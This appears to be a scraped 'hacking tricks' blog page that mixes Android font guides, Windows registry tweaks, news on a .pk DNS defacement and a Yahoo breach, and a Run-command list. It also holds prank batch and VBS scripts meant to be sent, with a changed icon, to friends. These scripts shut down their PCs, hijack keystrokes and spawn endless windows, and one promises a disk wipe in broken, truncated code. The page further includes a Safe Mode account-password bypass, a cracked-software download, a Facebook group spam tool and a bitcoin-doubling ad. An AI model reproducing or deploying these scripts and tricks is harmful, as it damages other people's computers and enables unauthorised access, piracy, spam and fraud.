EARN 120% BITCOIN IN JUST 60 DAYS

Showing posts with label HACKING TOOL. Show all posts

How to change fonts on Android

In almost all cases, the default font on your Android phone or tablet suffices. It looks pleasant and is usually of the right size for comfort. But, there will always be Android users who’d prefer some other typeface, who’d want to stand out from the crowd. And, there will always be that small crowd of people who tinker with their Android device’s fonts just for the sheer pleasure of being able to.
If you belong to either or both groups, you’re on the right page. The great thing about Android is that it is an extremely customizable mobile operating system; it even allows you to change the fonts used by its user interface. Font changing, however, doesn’t necessarily mean easy. In many cases, customizing fonts requires some technical know-how.
In this guide, learn how to change fonts on Android. Two types of methods are discussed: one not needing root, and the other requiring root.

Non-root methods

Through custom OEM skins

Stock Google Android doesn’t have native functionality for changing system fonts. You certainly can’t easily change the fonts on Nexus phones and tablets — at least not with some bit of hackery. On none of the Nexuses, for example, can you just go to the Settings page and tap an option there to change the system fonts. Not even certain AOSP-based custom ROMs such as CyanogenMod or AOKP has a built-in function for changing system fonts on the fly.
But, when OEMs like Samsung and LG get their hands on AOSP code, they add extra bells and whistles– such as font changing — into their custom skins.

For instance, some Samsung Android devices such as the Galaxy S2, Galaxy S3, Galaxy Note, Galaxy Note 2, Galaxy Note 10.1, and even the Galaxy Camera, let you change the font style. Samsung has preinstalled a few extra fonts besides the default, but you can get more online through the Google Play Store.
There’s similar functionality on certain LG phones, too, and to fetch more fonts, you’ll be redirected to the LG Smart World instead of to the Google Play Store.
Putting on a new font requires only a quick trip to Settings > Display > Font Style. Just tap the name of the font that you want, and confirm that you want to set it as system font. Font replacement is instantaneous. No need for rebooting. The selected font will be displayed throughout your device’s interface such as the time on the status bar, system menus, and even on your text messages.

Through custom launchers

One non-root way to change fonts on Android is through custom launcher apps. Some custom launchers integrate the font-changing function, while most others will need you to install themes.
One very popular custom launcher that provides a way to change fonts is GO Launcher EX.
A downside to font customization in GO Launcher EX is that it doesn’t change the font in your apps and Android system menus. The font changes are applied only to selected parts of the custom launcher UI but not to the entire system. To change font styles in GO Launcher EX, do the following:
  1. Copy your TTF font files to the /sdcard/GOLauncherEX/fonts directory.
  2. Open GO Launcher EX.
  3. On the main home screen, tap the Menu button (represented by 3 dots) or swipe the screen upwards.
  4. Tap on the Preferences button to bring up the GO Launcher Settings page.
  5. Tap on Visual Settings.
  6. Swipe to the Font tab on the left.
  7. Tap on Scan Font to let the app scan your directories for font files. If everything goes well, the app should also be able to find the fonts that you copied to the /sdcard/GOLauncherEX/fonts directory.
  8. Tap Select Font and tap on the font that you want to use.



Changes will apply immediately. No need for rebooting. If you want more fonts for use with GO Launcher EX, download and install GO Launcher Fonts.

iFont (for Samsung devices)

The popular iFont app can also be used for changing fonts. Although primarily for Samsung devices (both rooted and non-rooted), the app can also work on certain rooted, non-Samsung devices.
On non-rooted Samsung devices, use iFont’s Online tab to browse for available fonts. To use a font on the list, do the following:
  1. Enable installation of apps from “Unknown Sources.” This option can usually be found in Settings > Security.
  2. Launch iFont. Go to the Online tab.
  3. Tap on a font name that you want to install.
  4. Tap the Download button.
  5. Tap the Set button. Or go to Settings > Display > Font Style. Your newly installed font should appear on the list.
  6. Tap on the new font to use it as system font.
  7. Font is applied immediately. No reboot needed.


    You can also copy TrueType (TTF) fonts from your PC to the /sdcard/ifont/custom directory; the said fonts will appear on the Custom tab. But, to be able to install and use the fonts, you will need a rooted device. (For a guide on using this app on rooted devices, see the iFont subsection under “Methods requiring root.”)
    iFont is free and shows no ads. It worked quite well on several devices (including non-Samsung phones) that I tested it on.

    Methods requiring root

    Important note

    If you have root privileges on your phone or tablet, you will be able to alter system files and, in the course of doing so, you could render your device useless. So, be careful.
  8. The information in this guide is provided for instructional and educational purposes only. There is no guarantee that these instructions will work under your specific and unique circumstances.
  9. Use these instructions at your own risk. We shall not hold any responsibility or liability for whatever happens to you or your device arising from your use of the info in this guide.
  10. Read and understand the whole guide first before actually performing the instructions.

Font changer apps for rooted devices

An easy way to change fonts on rooted Android devices is to use font changer apps that support use on rooted devices. There are several of such apps on the Google Play Store. Most of them also offer a preview function that lets you see how a font looks like.
In this subsection, know more about two font changer apps that are worth checking out: Font Installer and iFont.

Font Installer

For rooted phones, Font Installer is a great free app for changing system fonts. It has a built-in font preview feature, so while scrolling up and down the list of built-in fonts, you know exactly how they look like once activated on the device.

This is an ad-supported app. Ads appear at the bottom. Remove the ads by purchasing a license.
To install a TTF font file that you’ve saved to your device:
  1. Copy to your device the TTF font file that you want to use, preferably into the /sdcard directory.
  2. Launch Font Installer.
  3. Before tampering with your system fonts, backup your existing default fonts first. Tap on the Menu (three dots) button and select Backup/Restore. Select Backup. If Superuser or SuperSU asks for permission, grant it.
  4. Tap on the Local tab to open the directory explorer. Locate your TTF file.
  5. Tap on the TTF file that you want to use. From the popup dialog, tap Install to set it as the default system font. (If you want to preview the font first, tap on Preview.)
  6. If Superuser or SuperSU asks for permission, grant it.
  7. Font Installer will prompt you to reboot your device. Tap on Yes.
    To install a new font from Font Installer’s online font collection:
  8. Open the Server tab in the Font Installer app to see the catalog of fonts.
  9. Tap on the name of a font that you like.
  10. From the popup dialog, tap on Preview if you want to see sample text rendered in the chosen font; or, tap on Install if you want to download the font and set it as your system font.
  11. If a backup warning/notice appears, make sure you let the app backup your font files. This shouldn’t take a long time.
  12. Allow the app to reboot your device.

iFont

Unlike Font Installer, the iFont app can work on most Samsung devices even if they are not rooted. But, to be able to use it on a non-Samsung device, you will need root access. (Yes, you can also use it on a rooted Samsung device.)
To download, install, and use a custom font using the Online tab:
  1. Tap on the font you want to install.
  2. Tap the Download button.
  3. Tap the Set button.
  4. If you get a prompt about setting the mode to System Mode, just tap the OK button.
  5. Your device will reboot to apply the new font If you want to use a local TrueType (TTF) file, just copy the TTF file to the /sdcard/ifont/custom directory on your device. Then, do the following:
  6. On the iFont main screen, tap on the Menu button (three-dots at upper-right corner).
  7. Tap on Settings > Change Font Mode. If you’re using a rooted non-Samsung device, choose System Mode. If using a rooted Samsung device, choose Samsung Mode.
  8. Go to the Custom tab in the iFont app.
  9. Tap on the font that you’d like to use.
  10. Tap the Set button.
  11. If prompted whether to change the font, tap on OK.
  12. If you get a prompt about setting the mode to System Mode, just tap the OK button.
  13. Your device will either apply the new font immediately or reboot to apply the new font.

The geeky way

So far, I’ve told you about the painless, sweat-free, and easy ways to change fonts on your Android. But, if you have the heart of a geek, or you just love the thrill of doing stuff manually, then you’ll find much fun in manually changing the fonts on your Android device.
These manual methods require root because you’ll be tampering with a protected system directory, specifically the /system/fonts directory, where font files used by your device reside. There are two manual methods for changing fonts — through the Android Debug Bridge and through a root-level file manager app. Before I talk about those two, let’s talk about system fonts first.

System fonts

If you are brave enough to manually change fonts on your Android, the font files that will be of great interest to you will be the following:
  • Roboto-Regular.ttf — This font file is the most used system-wide. I see it almost everywhere — from app labels to menu text.
  • Roboto-Bold.ttf — This is the boldface variant of Roboto. Unlike the regular typeface, this one’s not as frequently seen. There’s bold text in several areas of your device, and this font face is most likely the one used.
  • Roboto-Italic.ttf — This is the italic variant of Roboto.
  • Roboto-BoldItalic.ttf — This is the boldface and italic variant of Roboto.
All of these fonts are inside the /system/fonts directory. For starters, you might want to play around with the Roboto-Regular.ttf file, as it’s the one that appears to be most used system-wide.


The overall general idea is to replace system font files with new font files having exactly the same file names as the originals but containing the new typefaces that you want to use.
For example, if you want to use a TTF font file named Times_New_Roman.ttf in place of Roboto-Regular.ttf, you’ll need to rename the Times_New_Roman.ttf file into Roboto-Regular.ttf and copy the renamed (faux) file into the /system/fonts directory.
VERY IMPORTANT: Always make a backup copy of the font files that you will be replacing so that if something goes wrong, you will have copies to restore. I usually rename the original file into something with a *.bak extension, or with “bak” within the file name (i.e., Roboto-Regular.ttf becomes Roboto-Regular.ttf.bak or Roboto-Regular-bak.ttf). This way, the original file remains in the same directory but under a different file name.
It is also a wise idea to make backup copies on your PC hard drive and in a different directory on your Android device.

Source :- androidauthority

How-To Access your Computer Without a Password

If you’ve forgotten your password or just misplaced the paper, then you can simply follow these instructions to regain access to your computer so you may use it again without reformatting.

1) Start Your Computer
2) When you get to the boot screen, click F8 multiple times.
3) It will bring up the command menu, find Safe Mode.
4) Set boot up to Safe Mode then exit while saving.
Once at the Account Login Screen, click the little icon next to the login. For Home users, if it isn’t shown press ctrl + alt + del twice.

Now that you are in your computer, we want to change the password so you don’t have to keep booting in safe mode.

1) Click Start
2) Click Control Panel
3) Click Performance and Maintenance
4) Click Administrative Tools.
5) Click Computer Management.
6) Click Local Users and Groups
7) Click Folder Users
8) Right click on the account name that is locked out, then click Set Password.
9) Click Proceed
10) Change Password or leave it blank for no password.
11) Click ok
12) Reboot your system in normal mode and attempt to login using your new login password or no password.
There you go, you’ve regained access to your computer. If you have any questions, please comment. Thanks

10 Most Dangerous Scripts To Prank Your Friends

THIS IS ONLY FOR THE EDUCATIONAL PURPOSE 
WE ARE NOT RESPONSIBLE FOR THE ANY KIND OF ACTION
THIS IS ALL DANGEROUS TRICK.

1) Convey your friend a little message and shut down his / her computer:
Type :
@echo off
msg * I don't like you
shutdown -c "Error! You are too stupid!" -s
Save it as "Anything.BAT" in All Files and send it. :t

=========================================

2) Toggle your friend's Caps Lock button simultaneously:
Type :
Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{CAPSLOCK}"
loop
Save it as "Anything.VBS" and send it. :t

=========================================
3) Continually pop out your friend's CD Drive. If he / she has more than one, it pops out all of them!
Type :
Set oWMP = CreateObject("WMPlayer.OCX.7")
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop
Save it as "Anything.VBS" and send it. :t

===========================================
4) Frustrate your friend by making this VBScript hit Enter simultaneously:
Type :
Set wshShell = wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "~(enter)"
loop
Save it as "Anything.VBS" and send it. :t


===================================================
5) Open Notepad, slowly type "Hello, how are you? I am good thanks" and freak your friend out:
Type :
WScript.Sleep 180000
WScript.Sleep 10000
Set WshShell = WScript.CreateObject("WScript.Shell")
WshShell.Run "notepad"
WScript.Sleep 100
WshShell.AppActivate "Notepad"
WScript.Sleep 500
WshShell.SendKeys "Hel"
WScript.Sleep 500
WshShell.SendKeys "lo "
WScript.Sleep 500
WshShell.SendKeys ", ho"
WScript.Sleep 500
WshShell.SendKeys "w a"
WScript.Sleep 500
WshShell.SendKeys "re "
WScript.Sleep 500
WshShell.SendKeys "you"
WScript.Sleep 500
WshShell.SendKeys "? "
WScript.Sleep 500
WshShell.SendKeys "I a"
WScript.Sleep 500
WshShell.SendKeys "m g"
WScript.Sleep 500
WshShell.SendKeys "ood"
WScript.Sleep 500
WshShell.SendKeys " th"
WScript.Sleep 500
WshShell.SendKeys "ank"
WScript.Sleep 500
WshShell.SendKeys "s! "
Save it as "Anything.VBS" and send it. :t


===========================================================
6) Frustrate your friend by making this VBScript hit Backspace simultaneously:
Type :
MsgBox "Let's go back a few steps"
Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{bs}"
loop
Save it as "Anything.VBS" and send it. :t


=========================================================
7) Hack your friend's keyboard and make him type "You are a fool" simultaneously:
Type :
Set wshShell = wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "You are a fool."
loop
Save it as "Anything.VBS" and send it. :t


===================================================
8. Open Notepad continually in your friend's computer:
Type :
@ECHO off
:top
START %SystemRoot%\system32\notepad.exe
GOTO top
Save it as "Anything.BAT" and send it. :t


======================================================
9) Hard prank: Pick your poison batch file. It asks your friend to choose a number between 1-5 and then does a certain action:

1: Shutdown
2: Restart
3: Wipes out your hard drive (BEWARE)
4: Net send
5: Messages then shutdown

Type :
@echo off
title The end of the world
cd C:\
:menu
cls
echo I take no responsibility for your actions. Beyond this point it is you that has the power to kill yourself. If you press 'x' then your PC will be formatted. Do not come crying to me when you fried your computer or if you lost your project etc...
pause
echo Pick your poison:
echo 1. Die this way (Wimp)
echo 2. Die this way (WIMP!)
echo 3. DO NOT DIE THIS WAY
echo 4. Die this way (you're boring)
echo 5. Easy way out
set input=nothing
set /p input=Choice:
if %input%==1 goto one
if %input%==2 goto two
Save it as "Anything.BAT" and send it. :t


========================================================
You might wanna have to change the Icon of the file before sending it to your friend, so right click the file, click Properties, click on the 'Change' Icon and change the icon from there.
 
To Stop this ->
Go To Task Manager and End wscript.exe process

How Google Pakistan Was Hacked?


Today morning, when i accessed google.com.pk, I was surprised to see the defacement page of turkish hackers, Later on i came to know that other websites such as Microsoft.com.pk were also defaced this morning. On checking the name servers with nslookup, the DNS servers were pointing towards another website, It was clear that the hacker compromised the DNS server and changed the DNS servers to their own, where they had their defacement page. The above image appeared on major .pk domains, when users were trying to access them.


Some time later the page started pointing towards google.com instead of google.com.pk, However the name servers of all .pk domains are still pointing towards freehostia.


How was Google Pakistan Hacked?
So as i mentioned earlier that it looks to me that the registrar that was responsible for Google's DNS records may have been compromised and the records were changed, so when users went to google.com.pk they were redirected to different website which was setup by Turkish hacker to make it look that google.com.pk has been actually compromised. 


By a quick whois search i came to know that the registrar that is responsible to PKNIC domains is MarkMonitor, The is a huge chance that the turkish hackers may have gained access to MarkMonitor and then would have changed the DNS servers. Another possibility is that the hackers may have used an attack called "DNS Cache Poisoning" in order to change the DNS servers. I will update this page as soon as i have more updates regarding this attack.


Update: Here is the Full List Of Compromised Domains:

google.com.pk
microsoft.pk
biofreeze.com.pk
blackstone.pk
blogspot.pk
itunes.pk
gmails.pk
zynga.com.pk
chrome.com.pk
chrome.pk
visa.com.pk
bx.com.pk
abbvie.com.pk
abbvie.pk
cgma.pk
chacos.com.pk
cimacpa.pk
cisco.pk
ciscosystems.pk
blogspot.com.pk
cpacima.pk
cpaintl.pk
cpaldglobal.pk
cpalwglobal.pk
drivealliance.pk
eastman.biz.pk
eastman.net.pk
eastman.org.pk
ebay.pk
monatin.pk
everyblock.pk
youtube.pk
3com.web.pk
hp.web.pk
revlon.pk
streetwear.pk
windows7.pk
windows8.pk
windowsrt.pk
yahoo.pk
yahoomaktoob.pk
zynga.pk
firstdirect.com.pk
flickr.pk
fordgofurther.pk
gbuzz.pk
gmailbuzz.pk
gmail.pk
googlebrowser.com.pk
google.pk
googlebuzz.pk
googlechrome.com.pk
abbviepharmaceuticals.pk
abbviepharmaceuticals.com.pk
hewlettpackard.pk
hexagon.com.pk
hsbcamanah.biz.pk
hotmail.com.pk
hpcloud.com.pk
hp.com.pk
hpscalene.com.pk
hsbc.biz.pk
hsbcadvance.com.pk
hsbc.pk
hsbcpremier.com.pk
hsbcprivatebank.biz.pk
hsbcamanah.com.pk
hsbcdirect.com.pk
hsbcnet.com.pk
hsbcpremier.biz.pk
hsbcpremier.pk
hsbcprivatebank.com.pk
investdirect.biz.pk
investdirect.com.pk
ipod.pk
jaiku.pk
kellyservices.com.pk
maktoob.pk
markmonitor.pk
microsoftsmartglass.com.pk
microsoftsmartglass.pk
xboxsmartglass.com.pk
xboxsmartglass.pk
msn.org.pk
windowsstore.pk
windowsstore.com.pk
opteron.com.pk
parkplaza.pk
paypal.pk
postini.pk
scalene.com.pk
schwab.biz.pk
schwab.com.pk
sonystyle.com.pk
streetwear.com.pk
theworldslocalbank.com.pk
genapp.pk
genapp.com.pk
generationapp.pk
generationapp.com.pk
windows.com.pk
windows7.com.pk
windows8.com.pk
3com.biz.pk
3com.fam.pk
3com.net.pk
3com.org.pk
gchrome.com.pk
aicpacima.pk

Source :- RHA

All Google Tricks......Have a Fun with Google

Everyone is using Internet daily in now a days......for searching purpose we mostly used Google........then let's have some fun with Google...

Here below the Google Trick........try in the Google

1> Type in “Google Gravity” and click on “I’m Feeling Lucky”(wait a sec to experience the effect of gravity

2> Type in “elgoog”and click on “I’m Feeling Lucky” (the Mirror effect is on).

3> Type in “Google Sphere” and click on “I’m Feeling Lucky” (see the spinning effect.

4> Type in “who is the cutest” and click on “I’m Feeling Lucky” (see who’s so cute and beautiful/handsome.)

5> Type in “Google Loco” and click on “I’m Feeling Lucky” (see what’s moving.)

6> Type in “ LOL Limewire” and click on “I’m Feeling Lucky” (see that you are as a pirate.)

7> Type in “Epic Google” and click on “I’m Feeling Lucky”

8> Type in “Rainbow google” and click on “I’m Feeling Lucky”

9> Type in “Annoying Google” and click on “I’m Feeling Lucky”

10> Type in “Google pacman” and click on “I’m Feeling Lucky”

11> Type in “Google Magic” and click on “I’m Feeling Lucky”

12> Type in “Google color (Ex: pink,blue)” and click on “I’m Feeling Lucky”

13> Type in “Google Heart Page” and click on “I’m Feeling Lucky”

14> Type in “epic box” click on “I’m Feeling Lucky”

15> Type in ” sexy snape” click on “I’m Feeling Lucky”

16> Type in “weenie google” click on “I’m Feeling Lucky”

17> Type in “Who’s Awesome” click on “I’m Feeling Lucky” any one dare 2

How To Change Your MAC Address

The following guide will show you how to correctly change your Network Card’s MAC Address using the Windows Registry. Below are several different methods to accomplishing this and I am sure that one will work for you. These methods can be used in both Windows Vista and Windows 7; I have not yet tested them in the Windows 8 environment.


Method One:


1. Access your network connection properties and select the configure option.

2. Select the Advanced Tab and then select Network Address. From here you need change the Value to custom and enter your desired MAC Address. Remember that this can only be twelve numbers in length.



3. Check to see if your MAC has changed using the “ipconfig /all” command in Command Prompt. If your MAC Address is still the same as your original please move to the next method.


Method Two:


1. Open your terminals Registry Editor by typing “regedit” into your start menus search box and pressing enter.


2. Once Registry Editor has opened navigate through the following path:

CODE :
HKEY_LOCAL_MACHINE > SYSTEM > CurrentControlSet > Control > Class > {4D36E972-E325-11CE-BFC1-08002BE10318}


3. After you have navigated to this location you will need to create a new entry in the folder so that you can store the information for the new / fake MAC Address. To do this right click anywhere in the right-hand pane and select “New” > “String Value”


4. Rename this new entry to “NetworkAddress” and modify the details of this entry to the desired result. To edit the details simply right click the entry and select “modify”. Remember to ensure that the value is exactly 12 digits long, the length of a MAC Address.


5. Restart your network adapter and then view your MAC Address using an ipconfig /all command in command prompt. If your MAC Address is still the same as your original please move to the next method.


Method Three:


1. Step three is the last resort method but is also probably the quickest. Simply download and install Technitium MAC Address Changer from the below link:

CODE :
http://www.technitium.com/tmac/index.html#download


2. After installation you need to run the application and edit in your desired MAC Address in the “Change MAC Address” field and press the “Change Now” button. You will see an example of this in the screenshot below.


3. After you have done this a message box will appear informing you that your MAC Address has been successfully changed. To be sure of this simply use the checks outlined in Method 1 point three.


Post Your Message To All Facebook Groups In a Single Click

Hello friends..

Today i will show You a Trick By Which You can Able To Post Your message In All Or Selected Facebook Groups Of Your List In a Single Click.This Is a Small But Powerful Trick You Can Use This To promote Your Blog To All Facebook Groups.But Please Don't Misuse this Trick To Spam Alot.

So Lets Start The Trick..

STEP 1: Go To http://www.hexcolor.in/tools/multipost/

STEP 2: Login To Your Facebook Account By using Fconnect Button.After That You will See Something Like This.


http://techwarlock.blogspot.in/2012/06/post-your-message-to-all-facebook.html


STEP 3:  Put Your Message In "Your Message Field."...

You Can Also Able To Put Link To Any Site Which You Want To Post With Your Message By Pasting Its URL in "Post Link (URL)" Field.

If You Want To add Any Image With Your Message And Link Then You Can Do this By Pasting The URL of Image "Post Image Link (URL)" Or Alternatively You Can Upload A Picture From Your Computer.


STEP 4: After That Select The Groups Which You Want To Publish Your Post. If You Want To Publish Your Post To All Groups Then Click Mark On "Select All".

STEP 5: Finally Click On To "Fpost" Button At The Bottom of the Page To Post Your Message In All Groups..

Enjoy.. :)

Give Us A Company..Share This By Pressing Any Of The Button Below...

400,000 Yahoo accounts hacked by ‘d33ds’,Published Online

Plently of yahoo accounts have been hacked by the hacker groups this morning and the security credentials of the user’s passwords were published online.


Hackers hacked 400,000 yahoo account usernames and password have stolen and published online. According to the Security researcher and the red team member Mr.Rom Fuller,the group ‘d33ds’ took the credentials,kept in clear text were hacked.
Its been always a SQL injection attack most of the time and now its the same. The account credential breack appeared to be a SQL injection attack  to extract the sensitive informations from the database,said TrustedSec.
The full text was available on the group’s website, and currently its found offline.Yahoo7 referred SC to the united states Yahoo office for contact,and the company does not promote Yahoo! Voice Locally.The most common passwords were ‘password’ and ‘welcome’ and ’123456′ and ‘P@ssw0rd’.
-iTechGroup.

4 Ways to Identify Safe Websites On the Internet


Safe Websites

On the whole Internet, there are approximately more than 150 million active websites up and running. As a result, it often becomes a real challenge for the users to identify safe websites that are trustworthy and reputed. Have you ever wondered to know the reputation of a website before placing the order? Need to know whether a given website is child safe? Well, here are some of the ways to identify safe websites on the Web.

1. WOT or Web Of Trust (www.mywot.com):

WOT is a great place to test the reputation of your favorite website. WOT gives real-time ratings for every website based on the feedback that it gets from millions of trustworthy users across the globe and trusted sources, such as phishing and malware blacklists. Each domain name is evaluated based on this data and ratings are applied to them accordingly.
  • Trustworthiness signifies the overall safety of the website. A poor rating may indicate that the site is associated with threats like Internet scams, phishing, identity theft risks and malware. For more information on phishing,
  • Vendor reliability tells you whether a given site is safe for carrying out buy and sell transactions with it. An excellent rating indicates superior customer satisfaction while a poor rating indicates possible scam or bad shopping experience.
  • Privacy indicates about “to what extent the site respects the privacy of it’s users and protects their personal identity and data”.
  • Child Safety indicates whether the content of a given site is appropriate for children. Site contents like sexual material, nudity and vulgarity will have a poor Child Safety rating.
In most cases, the WOT ratings are found to be highly accurate. To check the reputation of any given website, just visit www.mywot.com type-in the address of your favorite website and click on “Check now”. This tool alone can tell you a lot about the reputation and safety level of a website. However, in addition to this, I am giving you another 3 handy tools to identify safe websites on the Web.

2. McCafee SiteAdvisor:

McCafee SiteAdvisor is a free tool that is available as a browser add-on. It adds safety ratings to your browser and search engine results. You can download it from www.siteadvisor.com.

3. StopBadware:

Using this tool, you can check whether a given site is said to have involved in malware activity in the past. To check this, go to SB Website Clearinghouse and enter the URL or domain name of a website and click on “Search Clearinghouse ”. If the search does not return any result, that means the site was never involved in any of the malware activity in the past.

4. Google Pagerank:

Google PageRank is another great tool to check the reputation and popularity of a website. The PageRank tool rates every web page on a scale of 1 to 10 which indicates Google’s view of importance of the page. If a given website has a PageRank of less than 3, then it is said to be less popular among the other sites on the Internet.
However, PageRank will only tell you how much popular a given website is and has nothing to do with the safety level of a website. So, this tool alone cannot be used to evaluate a website’s safety and other factors.
PageRank feature is available as a part of Google Toolbar. You can download the Google Toolbar and install it to avail this feature.

Protect Files And Folders With Folder Lock Full Version Cracked Download

Folder Lock is the best software I ever used for protect and locking my files using a password. The application secures your files in two ways, one is by locking and the other and more secure way is by encrypting your data and making lockers, which can only be opened with a password. Lockers are more secure and does not take any extra space and their size grows only when the data in them increases. The lockers can easily be copied and moved.


Benefits Of Using Folder Lock :

  • Data Encryption and online backup.
  • Secure data in two ways, Lock or Encrypt. Encrypting is more secure.
  • Create and store Wallets for securely saving your confidential data.
  • Portable, can be moved to other location and can be copied to removable media.
  • Can also protect removable devices like Flash Drives, CD/DVD and Floppy Disks
  • A reliable and secure way to protect any kind of data.

Ethical Hacker Ankit Fadia Got Hacked

Ankit Fadia, He is know as India’s first ethical hacker. He is very popular among tech savvy people.  A few days back, Ankit Fadia’s official website got hacked by some hacker group know as Team Grey Hat.


Hackers may have got the access to his server files, Because they have put some screenshot of taking access to his website server.
Hackers rubbished Ankit as an hacker and on his findings. They claims that Ankit had got hacked several times before also.
However, Now Ankit has got the control of his website.. :)


Change windows 7 logon screen


Registry Trick

To change the logon screen manually follow these steps:


1.Fire up registry editor (Win Key + R and then type regedit, hit enter)
2. browse in the sequence
HKEY_LOCAL_MACHINE-->software-->Microsoft-->Windows-->currentversion-->Authentication-->LogonUI-->Background
3.double click on key named OEMBackground and change its value to 1..if you dont find any key of such name..then right click on the menu and select new-->dword value32 bit key-->rename it to OEMBackground and set the value to 1


4.You just enabled the OEM Background functionality. Now browse to the folder
C:-->windows-->system32-->oobe-->info-->backgrounds
if u dont find any folder already dere then make a folder of respective name


5.Now put in any JPG file with size less than 256 kb in this folder and rename it to backgroundDefault.jpg. This file will be stretched to fit the screen, so you would want it to match the resolution of your screen so that image doesn’t look bad. You can something like smush.it or Photoshop’s Save as/Save for Web feature to reduce image size.

Using Tools

Check out Logon Changer from Tweaks.com, that lets you choose a image file to use as your logon background. That all what you do, just choose an image and Logon Changer will take care of everything else including the file size limit. It also makes it super easy to revert back to the default Logon Screen.
TRY AT YOUR OWN RISK....!!!!


windows trick:Renaming start button in windows Xp

How to Rename Start Button in XP


You can rename your Windows XP ‘start’ button through registry or explorer.exe by changing some values. But there is lots of efforts to rename ‘start’ button through it.
There is a new and simple way to do that without playing with registry or explorer.exe.
A utility called StartBtn Renamer will do it for you.

just download the utility, type the text( you want to give to the start button) in New Lable section and click on ‘Rename It!’.
Your ‘start’ button text has been changed.
If you want more Windows XP Tips,Tricks and Hacks  bookmark our wedsite and daily use it.

Shutdown windows xp fast | speed up windows Xp shutdown


How to shutdown window xp faster 
When you shut down Windows XP, the OS tries its best to make sure that all services (they help run things like graphics, printers etc) are shut down. But there are times when they don't close, thus Windows XP tries to give it the chance to shut down itself. This amount of time that windows waits for the service to close is stored in the system registry. If you modify this setting, then windows will shut down the service earlier. To modify the setting, follow the directions below:


Then as under

1) Start – Run – Regedit
Navigate to the following Registry key:
HKEY CURRENT USER\Control Panel\Desktop
* Double click on the AutoEndTasks entry and replace the 0 with a 1 in the Value data text box
For the next two, if the dword value indicated does not exist, create it:
* Double click on the WaitToKillAppTimeout entry in the right pane and change the Value data to 2000
* Double click on the HungAppTimeout entry in the right pane and change the Value data to 1000
Reboot
* If still having a problem, make the next change:

2) HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control
* Right-click on WaitToKillServiceTimeout and change it to 2000
NOTE :- The lowest value Windows will recognize is 1000 (1 second)More Tricks and Hacks ..
    Now reboot or restart your computer, You will be able to shutdown your window xp faster. 
    TRY AT YOUR OWN RISK...THIS ONLY EDUCATIONAL PURPOSE !!!!!

100+ run commands in Windows | 100 Shortcut commands for different function

How to use these commands?
1. firstly,click to start button .
2. Then, Select run from there, here you can enter these 100+ commands to open different tools fastly .


The lists of commands are as follows -:


  • Accessibility Options : access.cpl
  • Add Hardware: hdwwiz.cpl
  • Add / Remove Programs: appwiz.cpl
  • Administrative Tools : control admintools
  • Automatic Updates: wuaucpl.cpl
  • Wizard file transfer Bluethooth: fsquirt
  • Calculator: calc
  • Certificate Manager: certmgr.msc
  • Character: charmap
  • Checking disk : chkdsk
  • Manager of the album (clipboard) : clipbrd
  • Command Prompt : cmd
  • Service components (DCOM) : dcomcnfg
  • Computer Management : compmgmt.msc
  • DDE active sharing : ddeshare
  • Device Manager : devmgmt.msc
  • DirectX Control Panel (if installed) : directx.cpl
  • DirectX Diagnostic Utility : dxdiag
  • Disk Cleanup : cleanmgr
  • System Information=dxdiag
  • Disk Defragmenter : dfrg.msc
  • Disk Management : diskmgmt.msc
  • Partition manager : diskpart
  • Display Properties : control desktop
  • Properties of the display (2) : desk.cpl
  • Properties display (tab "appearance") : control color
  • Dr. Watson: drwtsn32
  • Manager vérirficateur drivers : check
  • Event Viewer : Eventvwr.msc
  • Verification of signatures of files: sigverif
  • Findfast (if present) : findfast.cpl
  • Folder Options : control folders
  • Fonts (fonts) : control fonts
  • Fonts folder windows : fonts
  • Free Cell ...: freecell
  • Game Controllers : Joy.cpl
  • Group Policy (XP Pro) : gpedit.msc
  • Hearts (card game) : mshearts
  • IExpress (file generator. Cab) : IExpress
  • Indexing Service (if not disabled) : ciadv.msc
  • Internet Properties : inetcpl.cpl
  • IPConfig (display configuration): ipconfig / all
  • IPConfig (displays the contents of the DNS cache): ipconfig / displaydns
  • IPConfig (erases the contents of the DNS cache): ipconfig / flushdns
  • IPConfig (IP configuration cancels maps): ipconfig / release
  • IPConfig (renew IP configuration maps) : ipconfig / renew
  • Java Control Panel (if present) : jpicpl32.cpl
  • Java Control Panel (if present) : javaws
  • Keyboard Properties: control keyboard
  • Local Security Settings : secpol.msc
  • Local Users and Groups: lusrmgr.msc
  • Logout: logoff
  • Microsoft Chat : winchat
  • Minesweeper (game): winmine
  • Properties of the mouse: control mouse
  • Properties of the mouse (2): main.cpl
  • Network Connections : control NetConnect
  • Network Connections (2): ncpa.cpl
  • Network configuration wizard: netsetup.cpl
  • Notepad : notepad
  • NView Desktop Manager (if installed): nvtuicpl.cpl
  • Manager links: packager
  • Data Source Administrator ODBC: odbccp32.cpl
  • Screen Keyboard: OSK
  • AC3 Filter (if installed) : ac3filter.cpl
  • Password manager (if present): Password.cpl
  • Monitor performance : perfmon.msc
  • Monitor performance (2): perfmon
  • Dialing Properties (phone): telephon.cpl
  • Power Options : powercfg.cpl
  • Printers and Faxes : control printers
  • Private Character Editor : eudcedit
  • Quicktime (if installed) : QuickTime.cpl
  • Regional and Language Options: intl.cpl
